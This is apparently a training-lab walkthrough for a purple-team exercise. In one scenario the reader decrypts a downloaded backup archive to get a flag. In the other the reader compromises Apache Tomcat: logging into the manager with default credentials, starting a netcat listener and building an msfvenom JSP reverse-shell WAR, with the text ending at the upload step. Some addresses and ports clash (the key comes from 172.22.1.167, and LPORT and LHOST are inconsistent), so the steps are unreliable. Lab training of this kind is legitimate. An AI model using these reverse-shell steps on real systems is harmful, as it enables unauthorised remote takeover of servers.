
(kali@PR-VAPT1)-[~]
$
```

Scenario Name: Ransomware Encryption


Step1: Open browser, access the url <http://192.168.5.167> and enter the credentials which you had earlier received. i.e. admin/purple1



Step2: Once you get the webpage, click on System Archives




Step3: You will get the following directories, we will download both the files in the VAPT terminal using wget command.



Step4: Open the VAPT terminal, and type the below command:

wget http://192.168.5.167/backup/campus_archive_2026_05_31.enc


wget <http://172.22.1.167/backup/vault.key>



Step5: Then type the openssl command to decrypt the .enc file.

Cmd = **openssl enc -d -aes-256-cbc -pbkdf2 -in campus_archive_2026_05_31.enc -out restored.txt -pass file:vault.key**

We have got our third flag, i.e. = **FLAG3{DIRECTORY_BACKUP_ARCHIVE_DECRYPTED}**



```

kali@PR-VAPT1: ~
Session Actions Edit View Help

(kali@PR-VAPT1)~$ openssl enc -d -aes-256-cbc -pbkdf2 -in campus_archive_2026_05_31.enc -out restored.txt -pass file:vault.key


(kali@PR-VAPT1)~$ cat restored.txt
Archive restore record
Node: core-backup-02
Date: 2026-05-31
Record: FLAG3{DIRECTORY_BACKUP_ARCHIVE_DECRYPTED}


(kali@PR-VAPT1)~$

```


Scenario Name: Apache Tomcat RCE

Step1: Come back to the homepage of 192.168.5.167, click on Application Console, you will get an apache tomcat page.






Step2: After that you click on Manager App, and a pop box will appear, give the credentials, admin/purple1



Step3: Open the VAPT terminal, and check your IP of 192.168.5.X series.




```

(kali@PR-VAPT1)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:96:54:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.101/24 brd 192.168.100.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:15:b5:fa brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.5/24 brd 192.168.5.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:55:0f:e8:5e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
(kali@PR-VAPT1)-[~]
$

```

Step4: Run a listener in the assigned VAPT terminal




```

(kali@PR-VAPT1)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

```

Step5: Open another terminal and type the below command to create a malicious WAR file payload for a Java/Tomcat server. When the WAR file is uploaded and executed on Tomcat, it tries to connect back to your Kali machine and give you a reverse shell

msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.5.X LPORT=4444 -f war -o shell1.war




```

kali@PR-VAPT1: ~
Session Actions Edit View Help


(kali@PR-VAPT1)~$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.5.51 LPORT=1234 -f war -o shell1.war
Payload size: 1111 bytes
Final size of war file: 1111 bytes
Saved as: shell1.war

(kali@PR-VAPT1)~$
  
```


Step6: Click on the Browse button to upload the created war file.



